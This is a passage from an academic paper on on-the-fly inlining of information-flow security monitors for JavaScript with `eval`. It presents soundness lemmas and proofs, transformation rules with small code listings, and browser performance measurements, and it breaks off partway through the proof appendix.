The inlining of dynamic code evaluation is the most interesting feature of the transformation. Similarly to conditionals, the inlining of `eval`(e) locally raises the *pc*: the execution depends on the security level of e and the current value of *pc* ($pc := pc \sqcup lev(ex)$). In the transformed code, the transformation wires itself before executing calls to `eval` (`eval`$(trans(e))$). As a consequence, the transformation performs inlining on-the-fly, i.e., at the application time of the `eval`.

3 Formal results

This section presents the formal results. We prove the soundness of the transformation. Soundness shows that transformed programs respect a policy of *termination-insensitive noninterference* [7, 14, 47, 36]. Informally, the policy demands that whenever two runs of a program that agree on the public part of the initial memory terminate, then the final memories must also agree on the public part. Two memories m_1 and m_2 are *Γ-equal* (written $m_1 =_\Gamma m_2$) if they agree on the variables whole level is L according to Γ ($m_1 =_\Gamma m_2 \stackrel{\text{def}}{=} \forall x \in Vars.\, \Gamma(x) = L \Longrightarrow m_1(x) = m_2(x)$). The formal statement of noninterference is as follows.

Definition 1. *For initial and final security environments Γ and Γ', respectively, a program P satisfies* noninterference *(written $\models \{\Gamma\}\, c\, \{\Gamma'\}$) if whenever $m_1 =_\Gamma m_2$, $\langle P \mid m_1, \emptyset\rangle \Downarrow m_1'$, and $\langle P \mid m_2, \emptyset\rangle \Downarrow m_2'$, then $m_1' =_{\Gamma'} m_2'$.*

We state two lemmas that lead to the proof of noninterference (found in the appendix).

Similarly to Γ-equality, we define indistinguishability by a set of variables. Two memories are indistinguishable by a set of variables V if and only if the memories agree on the variables appearing in V. Formally, $m_1 =_V m_2 \stackrel{\text{def}}{=} \forall x \in V \cdot m_1(x) = m_2(x)$. Given a memory m, we define $L(m)$ to be the set of variables whose shadow variables are set to L. Formally, $L(m) = \{\ x \mid x \in m, x' \in m,\ x' = L\}$. In the following lemmas, let function environment Σ contain the definitions of *vars*, *lev*, and *trans* as described in the previous section. The next lemma shows that there are no changes in the content and set of public variables, when *pc* is set to H.

Lemma 1. *Given a memory m and a string s representing a command such that $m(pc) = H$ and $\langle$`eval`$(trans(s)) \mid m, \Sigma\rangle \Downarrow m'$, we have $m'(pc) = H$, $L(m) = L(m')$, and $m =_{L(m)} m'$.*

The next lemma shows that neither the set of shadow variables set to L nor the contents of public variables depend on secrets. More specifically, the lemma establishes that two terminating runs of a transformed command c, under memories that agree on public data, always produce the same public results and set of shadow variables assigned to L.

Lemma 2. *Given memories m_1 and m_2 and a string s representing some command, whenever it holds that $L(m_1) = L(m_2)$, $m_1 =_{L(m_1)} m_2$, $\langle \texttt{eval}(trans(s)) \mid m_1, \Sigma_i \rangle \Downarrow m_1'$, and $\langle \texttt{eval}(trans(e)) \mid m_2, \Sigma_i \rangle \Downarrow m_2'$, then it holds that $L(m_1') = L(m_2')$ and $m_1' =_{L(m_1')} m_2'$.*

To prove this lemma, we apply Lemma 1 when the program hits a branching instruction with secrets on its guard. The lemmas lead to a theorem that guarantees the soundness of the inlining, i.e., that transformed code satisfies noninterference. Formally:

Theorem 1 (Soundness). *For an environment Γ and a program P, assume $\Gamma \vdash P \rightsquigarrow P'$. Extract any environment Γ' from the levels of shadow variables in a successfully terminating memory: if $\langle P' \mid m, \emptyset \rangle \Downarrow m'$ then $\Gamma'(x) = L$ for all variables from $L(m')$ and $\Gamma'(x) = H$, otherwise. Then, $\models \{\Gamma\}\, P' \,\{\Gamma'\}$.*

The theorem above is proved by evaluating the program P' until reaching function *trans* and then applying Lemma 2.

4 Experiments

With JavaScript as our target language, we have manually translated code according to the transformation rules described in Section 2. In a fully-fledged implementation, the transformation function can be implemented either as a set of regular expressions that parse the supplied string and inline the monitor code or using a full JavaScript parser. Although the parsing by the transformation function may not be generally equivalent to the parsing by the browser, this does not affect the security of the resulting program.

Manual inlining The design of the monitor affects its performance in comparison to the unmonitored code. Our analysis of the performance of the monitor shows that using the `let` statement (which is readily available in, e.g., Firefox) has minimal impact on the performance.

Consider the sample programs in Listings 1.2–1.5. Listing 1.2 is an example of an implicit flow that is insecure: whether a low variable is assigned depends on the value of a high variable in the guard. Listing 1.3 is a dual example that is secure. Listings 1.4 and 1.5 are versions of the same program with an `eval`. For simplicity, the code includes the initialization of variables (both high, h, and low, l,) with constants. Listings 1.6 and 1.7

```
var h = true;
var l = false;
if (h) {
  l = true;
}
```

Listing 1.2. Insecure code

```
var l = true;
var h = false;
if (l) {
  h = true;
}
```

Listing 1.3. Secure code

```
var h = true;
var l = false;
if (h) {
  eval('l=true');
}
```

Listing 1.4. Insecure code with `eval`

```
var l = true;
var h = false;
if (l) {
  eval('h=true');
}
```

Listing 1.5. Secure code with `eval`

```
var h = true;
var l = false;
let (pc = pc || shadow['h']) {
  if (h) {
    if (!pc || shadow['l']) {
      shadow['l'] = pc || false;
      l = true;
    }
    else
      throw new Error;
  }
}
```

Listing 1.6. Listing 1.2 transformed

```
var h = true;
var l = false;
let (pc = pc || shadow['h']) {
  if (h) {
    let (pc = pc || false) {
      eval(trans('l=true'));
    }
  }
  else {
    throw new Error;
  }
}
```

Listing 1.7. Listing 1.4 transformed

Iterations	Listing 1.2	Listing 1.6	Listing 1.3	Listing 1.3 transformed
10^6	63	307	65	140
10^7	311	2349	306	535
10^8	2072	23605	2049	4200

Table 1. Browser performance comparison for simple code

Iterations	Listing 1.4	Listing 1.7	Listing 1.5	Listing 1.5 transformed
10^4	81	328	83	310
10^5	352	2443	278	2584
10^6	2643	27369	2736	27473

Table 2. Browser performance comparison for code with `eval`

display the results of transformations for Listings 1.2 and 1.4 (with some obvious optimizations). We encode the security levels L and H as the JavaScript values `false` and `true`, respectively. In this encoding, $\sqcup$ is represented by `||` (logic OR), and $x \sqsubseteq y$ is given by `!x || y`, where `!` is the logic negation. Tables 1 and 2 present the average performance of our sample programs as well as their respective transformations. The performance is measured as the number of milliseconds to execute the specified number of iterations of a loop that contains a given piece of code. Our experiments were performed on a Dell Precision M2400 PC running Firefox version 4.0 on the Windows XP Professional SP3 operating system. We have not included other browsers in our performance test since Firefox is

the only browser yet to support the `let`-statement. As can be seen from these results, the inlined monitor adds an overhead of about 2–10 times the execution time of the untransformed code. The source code for these performance tests is available via [25].

The experiment with the manual inlining shows that the overhead is not unreasonable but it has to be taken seriously for the transformation to scale. Thus, a fully-fledged implementation needs to critically rely on optimizations. We briefly discuss possibilities for optimizations in Section 6.

Automatic inlining We have pushed the experiments further by automatic inlining for a small subscript of JavaScript. Although the language does not feature dynamic code evaluation, we foresee no difficulties in accommodating it. The Opera browser [31] allows the user to include privileged JavaScript called "User JavaScript". User JavaScript can be specified to be included in any page and is executed before any code on that page. It also has access to a number of functions and events not accessible ordinary JavaScript, among these the event "BeforeScript". Before any script is parsed and executed, Opera will fire the "BeforeScript" event. Any handler defined for this event can rewrite the script source code before returning it to the parser of the browser. By defining the transformation function as a handler for that event we can inline the monitor whenever a new script is loaded.

We have implemented the transformation by code rewriting with the support of the ANTLR [1] language recognition tool. The generated parser is 7650 LOC of JavaScript, not counting additional 165 LOC for the user defined JavaScript and 6139 LOC in the runtime library. As a performance consideration, we are certain that this code can be dramatically reduced in size using JavaScript compression tools. All sources are available on demand.

At load time, we enumerate the Internet origins of the scripts in a page and for each origin load initial security levels for variables, which we assume are declared in the respective pages. For our purposes, it is sufficient to consider a flat security lattice with bottom, top, and incomparable security levels corresponding to origins in-between. If more than one origin claims ownership of a variable, the variable will be treated as top secret. More interesting lattices that allow collaborative information release are treated elsewhere [24]. At parse time, we rewrite the source inlining the monitor according to the transformation rules. At run-time, the monitor validates the inlined checks.

As a design choice, an infrequently used character, such as "_", can be removed from the set of allowed characters for identifiers in the source language. This would prevent valid code, according to the parser, from referring to variables using this character. By naming all shadow variables "_*name*_", all shadow variables would become inaccessible to the

monitored code while the the browser still can parse it. The shadow variables storing the initial value of a variable is similarly named "__*name*", prepended with two underscores. There is also a small set of special shadow variables used by the monitor itself. These special shadow variables are prepended by one underscore.

```
var x;   // User variable
var _x_; // Level of x
var _pc; // Special variable program counter
```

Listing 1.8. Shadow variable naming convetion

In order to track implicit information flows, the level of the program counter is stored in the special variable `_pc`. The `_pc` works like a stack and holds the level of the program counter, reflecting the current execution context (not relying on the Firefox-specific `let`). The initial execution context is $\bot$.

Before executing the assignment to a variable the `_pc` is checked to be less than or equal to the level of the variable. If it is not, the program gets stuck in an infinite loop, preventing sensitive upgrade. When determining the new level of the variable, the current level of the execution context (the `_pc`) needs to be taken into account. The new level is therefore determined by taking the union of the level of `_pc` and the level of the expression. Listing 1.9 gives an example of an assignment before and after transformation. The additions in the transformed code are runtime-checks and information-flow tracking through the shadow variables.

```
x = y + z;
```

```
while(!_pc.leq(_x_));
_x_ = _pc.union(_y_).union(_z_), x = y + z;
```

Listing 1.9. Assignment transformation rule

Each variable declaration in the source language results in the declaration of three variables in the target language; the variable itself and a shadow variable for holding the level of the variable. At the time of assignment the variable does not yet have a security level, and it might not be assigned any value at all (e.g., "`var x;`"). To deal with this, the owner of a variable has the possibility of providing an initial level for all the variables the owner consider to be security critical. If one is not provided, the initial level is treated as $\bot$. Listing 1.10 provides an example of how variable declarations are transformed.

```
var y;
var x = y;
```

```
while(!_pc.leq(_init['y']));
var _y_ = _pc.union(_init['y']).union(null), y, __y;

while(!_pc.leq(_init['x']));
var _x_ = _pc.union(_init['x']).union(_y_), x, __x = x = y;
```

Listing 1.10. Declaration transformation rule

The transformation of sequential composition is the sequential composition of the respective transformed parts. To prevent information from flowing implicitly from a high context to a low variable, the monitor tracks the level of the context in every branch. When a branch is encountered, the current level of the `_pc` is stored. Next the `_pc` is updated with the union of its current level and the level of the expression that is branched upon. Each of the two alternative code paths is then transformed and after the two branches join again, the level of the `_pc` before the branch is restored. In the implementation management of the `_pc` is done through the helper methods `branch()` and `join`, exemplified in Listing 1.11.

```
if (x) {
    x = y;
}
else {
    y = z;
}
```

```
_pc.branch(_x_);
if (x) {
    while(!_pc.leq(_x_));
    _x_ = _pc.union(_y_), x = y;
}
else {
    while(!_pc.leq(_y_));
    _y_ = _pc.union(_z_), y = z;
}
_pc.join();
```

Listing 1.11. Branch transformation rule

Since iteration is a form of repeated branching on the same expression, the transformation in Listing 1.12 is quite similar to the branching case. The current level of `_pc` is stored before iterating, a new level is computed as the union of the current level and the level of the expression and the

old level is restored after iteration finishes. Naturally the body of the iteration is transformed as well.

```
while(x < 10) {
    x = x + 1;
}
```

```
_pc.branch(_x_);
while(x < 10) {
    while(!_pc.leq(_x_));
    _x_ = _pc.union(_x_), x = x + 1;
}
_pc.join();
```

Listing 1.12. Iteration transformation rule

Secure inlining In a fully-fledged implementation, a secure monitor requires a method of storing and accessing the shadow variables in a manner which prevents accidental or deliberate access from the code being monitored and ensure their integrity.

By creating a separate name space for shadow variables, inaccessible to the monitored code, we can prevent them from being accessed or overwritten. In JavaScript, this can be achieved by creating an object with a name unique to the monitored code and defining the shadow variables as properties of this object with names reflecting the variable names found in the code. Reuse of names makes conversion between variables in the code and their shadow counterparts simple and efficient. However, the transformation must ensure that the aforementioned object is not accessed within the code being monitored.

The ability of code to affect the monitor is crucial for the monitor to be secure. JavaScript, however, provides multiple ways of affecting its runtime environment. Even if the code is parsed to remove all direct references to the monitor state variables, like `pc`, indirect access as in `x = 'pc'; this[x]` provides another alternative. Not only is the integrity of the auxiliary variables important, but also the integrity of the transformation function. Monitored code can attempt to replace the transformation function with, e.g., the identity function, i.e., `this['trans'] = function(s){ return s }`. We envisage a combination of our monitor with safe language subset and reference monitoring technology [29, 8, 12, 23, 22] to prevent operations that compromise the integrity of the monitor.

Scaling up Although these results are based on a subset of JavaScript, they scale to a more significant subset. We expect the handling of objects to be straightforward, as fields can be treated similarly to variables.

Compared to static approaches, there is no need to restrict aliasing since the actual alias are available at runtime. In order to prevent implicit flows through exceptions, the transformation can be extended to extract control flow information from `try/catch` statements and use it for controlling side effects. In order to address interaction between JavaScript and the Document Object Model, we rely on previous results on tracking information flow in dynamic tree structures [35] and on monitoring timeout primitives [33].

5 Related Work

Language-based information-flow security encompasses a large body of work, see an overview [36]. We briefly discuss inlining, followed by a consideration of most related work: on formalizations of purely dynamic and hybrid monitors for information flow.

Inlining Inlined reference monitoring [11] is a mainstream technique for enforcing safety properties. A prominent example in the context of the web is BrowserShield [32] that instruments scripts with checks for known vulnerabilities. The focus of this paper is on inlining for information-flow security. Information flow is not a safety property [28], but can be approximated by safety properties (e.g., [5, 37, 3]), just like it is approximated in this paper (see the remark at the end of Section 1).

As mentioned in Section 1, this paper draws on a conference version [26]. Recently, and independently of this work, Chudnov and Naumann [6] have investigated an inlining approach to monitoring information flow. They inline a flow-sensitive hybrid monitor by Russo and Sabelfeld [34]. The soundness of the inlined monitor is ensured by bisimulation of the inlined monitor and the original monitor.

Dynamic information-flow enforcement Fenton [13] discusses purely dynamic monitoring for information flow but does not prove noninterference-like statements. Volpano [46] considers a purely dynamic monitor to prevent explicit flows. Implicit flows are allowed, and so the monitor does not enforce noninterference. In a flow-insensitive setting, Sabelfeld and Russo [37] show that a purely dynamic information-flow monitor is more permissive than a Denning-style static information-flow analysis, while both the monitor and the static analysis guarantee termination-insensitive noninterference.

Askarov and Sabelfeld [2] investigate dynamic tracking of policies for information release, or *declassification*, for a language with dynamic code evaluation and communication primitives. Russo and Sabelfeld [33] show how to secure programs with timeout instructions using execution monitoring. Russo et al. [35] investigate monitoring information flow in dynamic tree structures.

Austin and Flanagan [3, 4] suggest a purely dynamic monitor for information flow with a limited form of flow sensitivity. They discuss two disciplines: *no sensitive-upgrade*, where the execution gets stuck on an attempt to assign to a public variable in secret context, and *permissive-upgrade*, where on an attempt to assign to a public variable in secret context, the public variable is marked as one that cannot be branched on later in the execution. Our inlining transformation draws on the *no sensitive-upgrade* discipline extended with the treatment of dynamic code evaluation.

Hybrid information-flow enforcement Information-flow mechanisms by Venkatakrishnan et al. [44], Le Guernic et al. [19, 18], and Shroff et al. [40] combine dynamic and static checks. The mechanisms by Le Guernic et al. for sequential [19] and concurrent [18] programs are flow-sensitive.

Russo and Sabelfeld [34] show formal underpinnings of the tradeoff between dynamism and permissiveness of flow-sensitive monitors. They also present a general framework for hybrid monitors that is parametric in the monitor's enforcement actions (blocking, outputting default values, and suppressing events). The monitor by Le Guernic et al. [19] can be seen as an instance of this framework.

Ligatti et al. [21] present a general framework for security policies that can be enforced by monitoring and modifying programs at runtime. They introduce *edit automata* that enable monitors to stop, suppress, and modify the behavior of programs.

Tracking information flow in web applications is becoming increasingly important (e.g., a server-side mechanism by Huang et al. [16] and a client-side mechanism for JavaScript by Vogt et al. [45], although, like a number of related approaches, they do not discuss soundness). Dynamism of web applications puts higher demands on the permissiveness of the security mechanism: hence the importance of dynamic analysis.

6 Conclusions

To the best of our knowledge, the paper is the first to consider on-the-fly inlining for information-flow monitors. On-the-fly inlining is a distinguished feature of our approach: the security checks are injected as the computation goes along. Despite the highly dynamic nature of the problem, we manage to avoid the caveats that are inherent with dynamic enforcement of information-flow security. We show that the result of the inlining is secure. We are encouraged by our preliminary experimental results that show that the transformation is light on both performance overhead and on the difficulty of implementation.

Future work is centered along the practical considerations and experiments reported in Section 4. As the experiments suggest, optimizing the

transformation is crucial for its scalability. The relevant optimizations are both JavaScript- and security-specific optimizations. For an example of the latter, `let` injection is unnecessary when the guard of a conditional is low. Our larger research program pursues putting into practice modular information-flow enforcement for languages with dynamic code evaluation [2], timeout [33], tree manipulation [35], and communication primitives [2]. A particularly attractive application scenario with nontrivial information sharing is web mashups [24].

Acknowledgments Thanks are due to David Naumann for interesting comments. This work was funded, in part, by the European Community under the WebSand project and, in part, by the Swedish research agencies SSF and VR.

References

1. ANTLR Parser Generator. http://www.antlr.org/.
2. A. Askarov and A. Sabelfeld. Tight enforcement of information-release policies for dynamic languages. In *Proc. IEEE Computer Security Foundations Symposium*, July 2009.
3. T. H. Austin and C. Flanagan. Efficient purely-dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)*, June 2009.
4. T. H. Austin and C. Flanagan. Permissive dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)*, June 2010.
5. G. Boudol. Secure information flow as a safety property. In *Formal Aspects in Security and Trust, Third International Workshop (FAST'08)*, LNCS, pages 20–34. Springer-Verlag, Mar. 2009.
6. A. Chudnov and D. A. Naumann. Information flow monitor inlining. In *Proc. IEEE Computer Security Foundations Symposium*, July 2010.
7. E. S. Cohen. Information transmission in sequential programs. In R. A. DeMillo, D. P. Dobkin, A. K. Jones, and R. J. Lipton, editors, *Foundations of Secure Computation*, pages 297–335. Academic Press, 1978.
8. D. Crockford. Making javascript safe for advertising. adsafe.org, 2009.
9. D. E. Denning and P. J. Denning. Certification of programs for secure information flow. *Comm. of the ACM*, 20(7):504–513, July 1977.
10. B. Eich. Flowsafe: Information flow security for the browser. `https://wiki.mozilla.org/FlowSafe`, Oct. 2009.
11. U. Erlingsson. *The inlined reference monitor approach to security policy enforcement.* PhD thesis, Cornell University, Ithaca, NY, USA, 2004.
12. Facebook. FBJS. `http://wiki.developers.facebook.com/index.php/FBJS`, 2009.
13. J. S. Fenton. Memoryless subsystems. *Computing J.*, 17(2):143–147, May 1974.
14. J. A. Goguen and J. Meseguer. Security policies and security models. In *Proc. IEEE Symp. on Security and Privacy*, pages 11–20, Apr. 1982.

15. K. W. Hamlen, G. Morrisett, and F. B. Schneider. Computability classes for enforcement mechanisms. *ACM TOPLAS*, 28(1):175–205, 2006.
16. Y.-W. Huang, F. Yu, C. Hang, C.-H. Tsai, D.-T. Lee, and S.-Y. Kuo. Securing web application code by static analysis and runtime protection. In *Proc. International Conference on World Wide Web*, pages 40–52, May 2004.
17. D. Kozen. Language-based security. In *Proc. Mathematical Foundations of Computer Science*, volume 1672 of *LNCS*, pages 284–298. Springer-Verlag, Sept. 1999.
18. G. Le Guernic. Automaton-based confidentiality monitoring of concurrent programs. In *Proc. IEEE Computer Security Foundations Symposium*, pages 218–232, July 2007.
19. G. Le Guernic, A. Banerjee, T. Jensen, and D. Schmidt. Automata-based confidentiality monitoring. In *Proc. Asian Computing Science Conference (ASIAN'06)*, volume 4435 of *LNCS*. Springer-Verlag, 2006.
20. X. Leroy. Java bytecode verification: algorithms and formalizations. *J. Automated Reasoning*, 30(3–4):235–269, 2003.
21. J. Ligatti, L. Bauer, and D. Walker. Edit automata: Enforcement mechanisms for run-time security policies. *International Journal of Information Security*, 4:2–16, 2005.
22. S. Maffeis, J. Mitchell, and A. Taly. Isolating javascript with filters, rewriting, and wrappers. In *Proc. of ESORICS'09*. LNCS, 2009.
23. S. Maffeis and A. Taly. Language-based isolation of untrusted Javascript. In *Proc. of CSF'09*, IEEE, 2009. See also: Dep. of Computing, Imperial College London, Technical Report DTR09-3, 2009.
24. J. Magazinius, A. Askarov, and A. Sabelfeld. A lattice-based approach to mashup security. In *Proc. ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, Apr. 2010.
25. J. Magazinius, A. Russo, and A. Sabelfeld. Inlined security monitor performance test. `http://www.cse.chalmers.se/~d02pulse/inlining/`, 2010.
26. J. Magazinius, A. Russo, and A. Sabelfeld. On-the-fly inlining of dynamic security monitors. In *Proceedings of the IFIP International Information Security Conference (SEC)*, Sept. 2010.
27. S. McCamant and M. D. Ernst. Quantitative information flow as network flow capacity. In *Proc. ACM SIGPLAN Conference on Programming language Design and Implementation*, pages 193–205, 2008.
28. J. McLean. A general theory of composition for trace sets closed under selective interleaving functions. In *Proc. IEEE Symp. on Security and Privacy*, pages 79–93, May 1994.
29. M. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. Caja: Safe active content in sanitized javascript, 2008.
30. A. C. Myers, L. Zheng, S. Zdancewic, S. Chong, and N. Nystrom. Jif: Java information flow. Software release. Located at `http://www.cs.cornell.edu/jif`, July 2001.
31. Opera, User JavaScript. http://www.opera.com/docs/userjs/.
32. C. Reis, J. Dunagan, H. J. Wang, O. Dubrovsky, and S. Esmeir. Browsershield: Vulnerability-driven filtering of dynamic html. *ACM Trans. Web*, 1(3):11, 2007.

33. A. Russo and A. Sabelfeld. Securing timeout instructions in web applications. In *Proc. IEEE Computer Security Foundations Symposium*, July 2009.
34. A. Russo and A. Sabelfeld. Dynamic vs. static flow-sensitive security analysis. In *Proc. IEEE Computer Security Foundations Symposium*, July 2010.
35. A. Russo, A. Sabelfeld, and A. Chudnov. Tracking information flow in dynamic tree structures. In *Proc. European Symp. on Research in Computer Security*, LNCS. Springer-Verlag, Sept. 2009.
36. A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE J. Selected Areas in Communications*, 21(1):5–19, Jan. 2003.
37. A. Sabelfeld and A. Russo. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics*, LNCS. Springer-Verlag, June 2009.
38. F. B. Schneider. Enforceable security policies. *ACM Transactions on Information and System Security*, 3(1):30–50, 2000.
39. F. B. Schneider, G. Morrisett, and R. Harper. A language-based approach to security. In *Informatics—10 Years Back, 10 Years Ahead*, volume 2000 of *LNCS*, pages 86–101. Springer-Verlag, 2000.
40. P. Shroff, S. Smith, and M. Thober. Dynamic dependency monitoring to secure information flow. In *Proc. IEEE Computer Security Foundations Symposium*, pages 203–217, July 2007.
41. V. Simonet. The Flow Caml system. Software release. Located at `http://cristal.inria.fr/~simonet/soft/flowcaml`, July 2003.
42. P. H. I. Systems. Sparkada examinar. Software release. `http://www.praxis-his.com/sparkada/`.
43. T. Terauchi and A. Aiken. Secure information flow as a safety problem. In *Proc. Symp. on Static Analysis*, volume 3672 of *LNCS*, pages 352–367. Springer-Verlag, Sept. 2005.
44. V. N. Venkatakrishnan, W. Xu, D. C. DuVarney, and R. Sekar. Provably correct runtime enforcement of non-interference properties. In *Proc. International Conference on Information and Communications Security*, pages 332–351. Springer-Verlag, Dec. 2006.
45. P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Proc. Network and Distributed System Security Symposium*, Feb. 2007.
46. D. Volpano. Safety versus secrecy. In *Proc. Symp. on Static Analysis*, volume 1694 of *LNCS*, pages 303–311. Springer-Verlag, Sept. 1999.
47. D. Volpano, G. Smith, and C. Irvine. A sound type system for secure flow analysis. *J. Computer Security*, 4(3):167–187, 1996.
48. D. S. Wallach, A. W. Appel, and E. W. Felten. The security architecture formerly known as stack inspection: A security mechanism for language-based systems. *ACM Transactions on Software Engineering and Methodology*, 9(4):341–378, Oct. 2000.
49. G. Winskel. *The Formal Semantics of Programming Languages: An Introduction*. MIT Press, Cambridge, MA, 1993.

Appendix (proofs)

Definition 2. *Semantic equivalence on configurations is defined as* $\langle c_1 \mid m_1, \Sigma_1\rangle \approx \langle c_2 \mid m_2, \Sigma_2\rangle$ *whenever* $\langle c_1 \mid m_1, \Sigma_1\rangle \Downarrow m' \Leftrightarrow \langle c_2 \mid m_2, \Sigma_2\rangle \Downarrow m'$.

Definition 3. *We define semantic equivalence on commands as* $c_1 \approx c_2$ *whenever* $\forall m, \Sigma. \langle c_1 \mid m, \Sigma\rangle \approx \langle c_2 \mid m, \Sigma\rangle$.

Lemma 1. *Given a memory* m *and a string* s *representing a command such that* $m(pc) = H$ *and* $\langle \texttt{eval}(trans(s)) \mid m, \Sigma\rangle \Downarrow m'$, *we have* $m'(pc) = H$, $L(m) = L(m')$ *and* $m =_{L(m)} m'$.

Proof. The proof is by induction on the structure of the command represented by s. We have the following cases on s, evaluating $\texttt{eval}(trans(s))$ by applying the semantic rule for `eval()` in Figure 2.

$s =$ "`skip`" - It holds trivially since $trans($"`skip`"$)$ = "`skip`" and `skip` does not modify the memory.

$s =$ "$x := e$" - We have

$\langle \texttt{eval}(trans(s)) \mid m,\Sigma\rangle \approx$

$\langle \texttt{eval}(\text{"}\texttt{if } pc \sqsubseteq x' \texttt{ then } x' := pc \sqcup lev(\text{"} + vars(\text{"}e\text{"}) + \text{"}); x := e \texttt{ else } loop\text{"}) \mid m,\Sigma\rangle \approx$

$\langle \texttt{if } pc \sqsubseteq x' \texttt{ then } x' := pc \sqcup lev(FV(\text{"}e\text{"})); x := e \texttt{ else } loop \mid m,\Sigma\rangle \approx$

(it must hold that $pc \sqsubseteq x'$ because the original configuration terminates)

$\langle x' := pc \sqcup lev(FV(\text{"}e\text{"})); x := e \mid m,\Sigma\rangle \approx$

(pc is H; because $pc \sqsubseteq x'$ we have $m(x')=H$)

$\langle x := e \mid m,\Sigma\rangle \Downarrow m[x \mapsto v]$

where $parse(\text{"}\texttt{if } pc \sqsubseteq x' \texttt{ then } x' := pc \sqcup lev(\text{"} + vars(\text{"}e\text{"}) + \text{"}); x := e \texttt{ else } loop\text{"}) = \texttt{if } pc \sqsubseteq x' \texttt{ then } x' := pc \sqcup lev(FV(\text{"}e\text{"})); x := e \texttt{ else } loop$ and $\langle e \mid m, \Sigma\rangle \Downarrow v$.

Since $m(x') = m'(x') = H$, then $x \notin L(m)$ and $x \notin L(m')$. Hence, $L(m) = L(m')$. Clearly, $m =_{L(m)} m[x \mapsto v] = m'$.

$s =$ "$c_1; c_2$" - It is straightforward to show for any commands c_1 and c_2 that

$$\texttt{eval}(\text{"}c_1;c_2\text{"}) \approx \texttt{eval}(\text{"}c_1\text{"} + \text{";"} + \text{"}c_2\text{"}) \approx \texttt{eval}(\text{"}c_1\text{"}); \texttt{eval}(\text{"}c_2\text{"}) \approx c_1; c_2$$

Thus, we have

$\langle \texttt{eval}(trans(s)) \mid m,\Sigma\rangle \approx \langle \texttt{eval}(trans(\text{"}c_1\text{"}) + \text{";"} + trans(\text{"}c_2\text{"})) \mid m,\Sigma\rangle \approx$

$\langle \texttt{eval}(trans(\text{"}c_1\text{"})); \texttt{eval}(trans(\text{"}c_2\text{"})) \mid m,\Sigma\rangle \approx \langle \texttt{eval}(trans(\text{"}c_2\text{"})) \mid m'',\Sigma\rangle \Downarrow m'$

where $\langle \texttt{eval}(trans(\text{"}c_1\text{"})) \mid m, \Sigma\rangle \Downarrow m''$.

By induction hypothesis for c_1, it holds that $m''(pc) = H$, $L(m) = L(m'')$ and $m =_{L(m)} m''$. By induction hypothesis for c_2, it holds that $m'(pc) = H$, $L(m'') = L(m')$ and $m'' =_{L(m)} m'$ and therefore by transitivity $L(m) = L(m')$ and $m =_{L(m)} m'$.

$s =$ "`if` e `then` c_1 `else` c_2" `-` We have

$\langle$`eval`$(trans(s))$ | $m,\Sigma\rangle \approx \langle$`eval`$($"`let` $pc{=}pc \sqcup lev($"$+vars($"e"$)+$"$)$ `in` "$+$

"`if` e `then` "$+trans($"c_1"$)+$" `else` "$+trans($"c_2"$)+$";") | $m,\Sigma\rangle \approx$

$\langle$`let` $pc{=}pc \sqcup lev(FV($"e"$))$ `in if` e `then` `eval`$(trans($"c_1"$))$

`else` `eval`$(trans($"c_2"$))$ | $m,\Sigma\rangle \approx$

(pc remains H)

$\langle$`if` e `then` `eval`$(trans($"c_1"$))$ `else` `eval`$(trans($"c_2"$))$ | $m,\Sigma\rangle \approx$

(assume $\langle e$ | $m,\Sigma\rangle \Downarrow v$, where $v \neq 0$; if the value of e is 0 then the proof proceeds

with c_2)

$\langle$`eval`$(trans($"c_1"$))$ | $m,\Sigma\rangle \Downarrow m'$

where $parse($"`let` $pc = pc \sqcup lev($"$+vars($"e"$)+$"$)$ `in` "$+$"`if` e `then` "$+$ $+trans($"c_1"$) +$" `else` "$+trans($"c_2"$) +$";") = $parse($"`let` $pc = pc \sqcup lev(FV($"e"$))$ `in if` e `then` c_1' `else` c_2'"$) =$ `let` $pc = pc \sqcup lev(FV($"e"$))$ `in if` e `then` c_1' `else` c_2' and $c_i' \approx$ `eval`$(trans($"c_i"$))$.

By induction hypothesis $L(m) = L(m')$, $m =_{L(m)} m'$ and $m(pc) = H$.

$s =$ "`while` e `do` c" `-` We have

$\langle$`eval`$(trans(s))$ | $m,\Sigma\rangle \approx$

$\langle$`eval`$($"`let` $pc{=}pc \sqcup lev($"$+vars($"e"$)+$"$)$ `in while` e `do` "$+trans($"c"$))$ | $m,\Sigma\rangle \approx$

$\langle$`let` $pc{=}pc \sqcup lev(FV($"e"$))$ `in while` e `do` `eval`$(trans($"c"$))$ | $m,\Sigma\rangle \approx$

(pc remains H)

$\langle$`while` e `do` `eval`$(trans($"c"$))$ | $m,\Sigma\rangle \approx$

(because the original configuration terminates, the loop iterates over c

a finite number of times)

$\langle$`eval`$(trans($"c"$))$;...;`eval`$(trans($"c"$))$ | $m,\Sigma\rangle \Downarrow m'$

where $parse($"`let` $pc = pc \sqcup lev($"$+vars($"e"$) +$"$)$ `in while` e `do` "$+$ $+trans($"c"$))$ $= parse($"`let` $pc = pc \sqcup lev(FV($"e"$))$ `in while` e `do` c'"$) =$ `let` $pc = pc \sqcup lev(FV($"e"$))$ `in while` e `do` c' and $c' \approx$ `eval`$(trans($"c"$))$.

This proceeds similarly to the case to sequential composition. By repetitive application of the induction hypothesis and the transitivity of equality and Γ-equality, we have $L(m) = L(m')$, $m =_{L(m)} m'$ and $m(pc) = H$.

$s =$ "`let` $x = e$ `in` c" - We have

$\langle$`eval`$(trans(s))$ | $m,\Sigma\rangle \approx$

$\langle$`eval`("`let` x'=$pc \sqcup lev($"+ $vars($"e") + ") `in let` x=e `in` "+$trans($"c")) | $m,\Sigma\rangle \approx$

$\langle$`let` x'=$pc \sqcup lev(FV($"e")) `in let` x=e `in eval`$(trans($"c")) | $m,\Sigma\rangle \Downarrow m' \iff$

(since pc is H then x' is set to H)

$\langle$`let` x=e `in eval`$(trans($"c")) | $m[x' \mapsto H],\Sigma\rangle \Downarrow m''$ & m'=$m''[x' \mapsto m(x')] \iff$

(assume $\langle e \mid m[x' \mapsto H],\Sigma\rangle \Downarrow v$)

